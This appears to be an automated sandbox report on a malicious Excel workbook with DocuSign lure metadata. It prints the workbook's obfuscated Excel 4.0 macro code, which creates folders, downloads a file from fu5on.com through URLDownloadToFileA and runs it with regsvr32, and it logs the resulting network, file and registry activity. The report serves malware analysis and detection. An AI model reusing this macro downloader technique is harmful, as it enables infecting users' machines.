Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.367004077607
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . H . . . . . P . . . . . X . . . . . ` . . . . . h . . . . . p . . . . . x . . . . . D o c u S i g n . . . . . 2 . . . . . 3 . . . . . 1 . . . . . 4 . . . . . 5 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 00 01 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 bf 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.25260634675
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . @ . . . . . H . . . . . T . . . . . ` . . . . . x . . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . R . . . . .

General	
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 326317

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	326317
Entropy:	7.65589543371
Base64 Encoded:	True
Data ASCII:	. . . . f 2 . . . . \\ . p . . . . B . . . . . a . . . . = ... = ... I . . 9 P . 8 . . . . X . @ . . . . . .
Data Raw:	09 08 10 00 00 06 05 00 66 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
CALL("Ke"&?????2!IE349&"32", "Cr"&?????2!IG377&"yA", "JCJ", ?????2!HV347&?????2!HV362, 0)
```

```
CALL("U"&?????2!IG367, "U"&????4!E65, "IICCII", 0, ?????2!EE100, ?????2!HV347&?????2!HV362&?????2!HV376, 0, 0)
```

```
=RUN(R59),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=RUN(????
4!D50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(""Ke""&?????2!IE349&""32"",""Cr""&?????2!IG377&""yA"",""JCJ"",?????2!HV347&?????2!HV362,0)",,,,,,,,,,,,,,,,=RUN(??
??
5!A50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
"=CALL(""Ke""&?????2!IE349&""32"",""Cr""&?????2!IG377&""yA"",""JCJ"",?????2!HV347,0)",,,,=RUN(????
1!M66),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CONCATENATE(E67,E68,E69,E70,E71,E72,E73,E74,E75,E76,E77,E78,E79,E80,E81,E82,E83)",,,,"=CHAR(SUM(F66,G66,H66))",25,35,25,"=CHAR(SUM(F67,
G67,H67))",20,42,20,"=CHAR(SUM(F68,G68,H68))",25,26,25,=CHAR(F69-G69-H69),100,22,10,=CHAR(F70-G70-H70),200,50,39,=CHAR(F71-G71-H71),500,300,81,=CHAR(F72+G72-H72),120,130,140
,=CHAR(F73+G73-H73),200,300,392,=CHAR(F74+G74-H74),400,500,789,=CHAR(F75-G75+H75),500,430,27,=CHAR(F76-G76+H76),310,270,60,=CHAR(F77-G77+H77),200,160,44,"=CHAR(SUM(F78,
G78,H78))",56,37,18,"=CHAR(SUM(F79,G79,H79))",27,18,25,"=CHAR(SUM(F80,G80,H80))",44,58,3,=CHAR(F81-G81-H81),384,115,161,=CHAR(F82-G82-H82),762,504,157,=CHAR(F83-G83-H83),501
,328,108
```

```
"=CALL(""U""&?????2!IG367,""U""&????4!E65,""IICCII"",0,?????2!EE100,?????2!HV347&?????2!HV362&?????2!HV376,0,0)"=EXEC(????3!W36&?????2!HV347&?????2!HV362&?????2!HV376)=HALT()
```

Network Behavior

Network Port Distribution

Total Packets: 56

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 05:58:46.814214945 CET	49715	443	192.168.2.3	67.212.179.162
Nov 29, 2020 05:58:46.943104029 CET	443	49715	67.212.179.162	192.168.2.3
Nov 29, 2020 05:58:46.943239927 CET	49715	443	192.168.2.3	67.212.179.162
Nov 29, 2020 05:58:46.944803953 CET	49715	443	192.168.2.3	67.212.179.162
Nov 29, 2020 05:58:47.073647022 CET	443	49715	67.212.179.162	192.168.2.3
Nov 29, 2020 05:58:47.075958967 CET	443	49715	67.212.179.162	192.168.2.3
Nov 29, 2020 05:58:47.075999975 CET	443	49715	67.212.179.162	192.168.2.3
Nov 29, 2020 05:58:47.076026917 CET	443	49715	67.212.179.162	192.168.2.3
Nov 29, 2020 05:58:47.076073885 CET	49715	443	192.168.2.3	67.212.179.162
Nov 29, 2020 05:58:47.076119900 CET	49715	443	192.168.2.3	67.212.179.162
Nov 29, 2020 05:58:47.094722986 CET	49715	443	192.168.2.3	67.212.179.162
Nov 29, 2020 05:58:47.224097013 CET	443	49715	67.212.179.162	192.168.2.3
Nov 29, 2020 05:58:47.224344015 CET	49715	443	192.168.2.3	67.212.179.162
Nov 29, 2020 05:58:47.225039959 CET	49715	443	192.168.2.3	67.212.179.162
Nov 29, 2020 05:58:47.393418074 CET	443	49715	67.212.179.162	192.168.2.3
Nov 29, 2020 05:58:48.680790901 CET	443	49715	67.212.179.162	192.168.2.3
Nov 29, 2020 05:58:48.680814028 CET	443	49715	67.212.179.162	192.168.2.3
Nov 29, 2020 05:58:48.680830002 CET	443	49715	67.212.179.162	192.168.2.3
Nov 29, 2020 05:58:48.680845976 CET	443	49715	67.212.179.162	192.168.2.3
Nov 29, 2020 05:58:48.680869102 CET	443	49715	67.212.179.162	192.168.2.3
Nov 29, 2020 05:58:48.680890083 CET	443	49715	67.212.179.162	192.168.2.3
Nov 29, 2020 05:58:48.680907011 CET	443	49715	67.212.179.162	192.168.2.3
Nov 29, 2020 05:58:48.680921078 CET	49715	443	192.168.2.3	67.212.179.162
Nov 29, 2020 05:58:48.680928946 CET	443	49715	67.212.179.162	192.168.2.3
Nov 29, 2020 05:58:48.680949926 CET	443	49715	67.212.179.162	192.168.2.3
Nov 29, 2020 05:58:48.680974960 CET	49715	443	192.168.2.3	67.212.179.162
Nov 29, 2020 05:58:48.680984974 CET	49715	443	192.168.2.3	67.212.179.162
Nov 29, 2020 05:58:48.680991888 CET	49715	443	192.168.2.3	67.212.179.162
Nov 29, 2020 05:58:48.680998087 CET	49715	443	192.168.2.3	67.212.179.162
Nov 29, 2020 05:58:48.681051016 CET	443	49715	67.212.179.162	192.168.2.3
Nov 29, 2020 05:58:48.681140900 CET	49715	443	192.168.2.3	67.212.179.162
Nov 29, 2020 05:58:48.685628891 CET	49715	443	192.168.2.3	67.212.179.162
Nov 29, 2020 05:58:48.685657024 CET	49715	443	192.168.2.3	67.212.179.162
Nov 29, 2020 05:58:48.809722900 CET	443	49715	67.212.179.162	192.168.2.3
Nov 29, 2020 05:58:48.809766054 CET	443	49715	67.212.179.162	192.168.2.3
Nov 29, 2020 05:58:48.809801102 CET	443	49715	67.212.179.162	192.168.2.3
Nov 29, 2020 05:58:48.809803009 CET	49715	443	192.168.2.3	67.212.179.162
Nov 29, 2020 05:58:48.809843063 CET	49715	443	192.168.2.3	67.212.179.162
Nov 29, 2020 05:58:48.809845924 CET	443	49715	67.212.179.162	192.168.2.3
Nov 29, 2020 05:58:48.809851885 CET	49715	443	192.168.2.3	67.212.179.162
Nov 29, 2020 05:58:48.809880972 CET	443	49715	67.212.179.162	192.168.2.3
Nov 29, 2020 05:58:48.809911966 CET	49715	443	192.168.2.3	67.212.179.162
Nov 29, 2020 05:58:48.809928894 CET	49715	443	192.168.2.3	67.212.179.162
Nov 29, 2020 05:58:48.814244032 CET	443	49715	67.212.179.162	192.168.2.3
Nov 29, 2020 05:58:48.814302921 CET	49715	443	192.168.2.3	67.212.179.162

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 05:58:30.368592978 CET	50620	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:58:30.395766020 CET	53	50620	8.8.8.8	192.168.2.3
Nov 29, 2020 05:58:30.808382034 CET	64938	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:58:30.844224930 CET	53	64938	8.8.8.8	192.168.2.3
Nov 29, 2020 05:58:31.496495008 CET	60152	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:58:31.531929016 CET	53	60152	8.8.8.8	192.168.2.3
Nov 29, 2020 05:58:32.239263058 CET	57544	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:58:32.266560078 CET	53	57544	8.8.8.8	192.168.2.3
Nov 29, 2020 05:58:33.293678045 CET	55984	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:58:33.329235077 CET	53	55984	8.8.8.8	192.168.2.3
Nov 29, 2020 05:58:34.112247944 CET	64185	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:58:34.148145914 CET	53	64185	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 05:58:34.812313080 CET	65110	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:58:34.839581966 CET	53	65110	8.8.8.8	192.168.2.3
Nov 29, 2020 05:58:35.763945103 CET	58361	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:58:35.799542904 CET	53	58361	8.8.8.8	192.168.2.3
Nov 29, 2020 05:58:38.855550051 CET	63492	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:58:38.882914066 CET	53	63492	8.8.8.8	192.168.2.3
Nov 29, 2020 05:58:41.458878994 CET	60831	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:58:41.486166954 CET	53	60831	8.8.8.8	192.168.2.3
Nov 29, 2020 05:58:42.515991926 CET	60100	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:58:42.555370092 CET	53	60100	8.8.8.8	192.168.2.3
Nov 29, 2020 05:58:42.863087893 CET	53195	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:58:42.898718119 CET	53	53195	8.8.8.8	192.168.2.3
Nov 29, 2020 05:58:43.448863029 CET	50141	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:58:43.484410048 CET	53	50141	8.8.8.8	192.168.2.3
Nov 29, 2020 05:58:43.891505003 CET	53195	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:58:43.927335978 CET	53	53195	8.8.8.8	192.168.2.3
Nov 29, 2020 05:58:44.896421909 CET	53195	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:58:44.931840897 CET	53	53195	8.8.8.8	192.168.2.3
Nov 29, 2020 05:58:45.723424911 CET	53023	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:58:45.750569105 CET	53	53023	8.8.8.8	192.168.2.3
Nov 29, 2020 05:58:46.776565075 CET	49563	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:58:46.812114000 CET	53	49563	8.8.8.8	192.168.2.3
Nov 29, 2020 05:58:46.911794901 CET	53195	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:58:46.947168112 CET	53	53195	8.8.8.8	192.168.2.3
Nov 29, 2020 05:58:47.364320040 CET	51352	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:58:47.391616106 CET	53	51352	8.8.8.8	192.168.2.3
Nov 29, 2020 05:58:48.451550007 CET	59349	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:58:48.478734016 CET	53	59349	8.8.8.8	192.168.2.3
Nov 29, 2020 05:58:50.927834988 CET	53195	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:58:50.963490009 CET	53	53195	8.8.8.8	192.168.2.3
Nov 29, 2020 05:58:56.668839931 CET	57084	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:58:56.695990086 CET	53	57084	8.8.8.8	192.168.2.3
Nov 29, 2020 05:58:56.738647938 CET	58823	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:58:56.765809059 CET	53	58823	8.8.8.8	192.168.2.3
Nov 29, 2020 05:58:57.900168896 CET	57568	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:58:57.935775042 CET	53	57568	8.8.8.8	192.168.2.3
Nov 29, 2020 05:58:58.621524096 CET	50540	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:58:58.648760080 CET	53	50540	8.8.8.8	192.168.2.3
Nov 29, 2020 05:58:59.791254997 CET	54366	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:58:59.818346024 CET	53	54366	8.8.8.8	192.168.2.3
Nov 29, 2020 05:59:01.250061989 CET	53034	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:59:01.277493954 CET	53	53034	8.8.8.8	192.168.2.3
Nov 29, 2020 05:59:03.404239893 CET	57762	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:59:03.462973118 CET	53	57762	8.8.8.8	192.168.2.3
Nov 29, 2020 05:59:04.107391119 CET	55435	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:59:04.134694099 CET	53	55435	8.8.8.8	192.168.2.3
Nov 29, 2020 05:59:13.949980021 CET	50713	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:59:13.999325037 CET	53	50713	8.8.8.8	192.168.2.3
Nov 29, 2020 05:59:31.762411118 CET	56132	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:59:31.789547920 CET	53	56132	8.8.8.8	192.168.2.3
Nov 29, 2020 05:59:36.106853008 CET	58987	53	192.168.2.3	8.8.8.8
Nov 29, 2020 05:59:36.143505096 CET	53	58987	8.8.8.8	192.168.2.3
Nov 29, 2020 06:00:06.313721895 CET	56579	53	192.168.2.3	8.8.8.8
Nov 29, 2020 06:00:06.340996981 CET	53	56579	8.8.8.8	192.168.2.3
Nov 29, 2020 06:00:07.618444920 CET	60633	53	192.168.2.3	8.8.8.8
Nov 29, 2020 06:00:07.670135021 CET	53	60633	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 29, 2020 05:58:46.776565075 CET	192.168.2.3	8.8.8.8	0xde02	Standard query (0)	fu5on.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 29, 2020 05:58:46.812114000 CET	8.8.8.8	192.168.2.3	0xde02	No error (0)	fu5on.com		67.212.179.162	A (IP address)	IN (0x0001)


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Nov 29, 2020 05:58:47.075999975 CET	67.212.179.162	443	192.168.2.3	49715	CN=fu5on.com CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US	CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Mon Nov 09 01:37:15 CET 2020	Sun Feb 07 01:37:15 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Mar 17 17:40:46 CET 2016	Wed Mar 17 17:40:46 CET 2021		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2412 Parent PID: 792

General

Start time:	05:58:41
Start date:	29/11/2020
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding

Imagebase:	0x1030000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\giogti	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	15BF643	CreateDirectoryA
C:\giogti\mpomqr	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	15BF643	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	15BF634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	15BF634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	15BF634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	15BF634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	15BF634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	15BF634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	15BF634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	15BF634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	15BF634	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	15BF634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	15BF634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	15BF634	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\E47D30B2.tmp	success or wait	1	11A495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	10A20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	10A211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	10A213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	10A213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 128 Parent PID: 2412

General

Start time:	05:58:48
Start date:	29/11/2020
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll
Imagebase:	0x3e0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis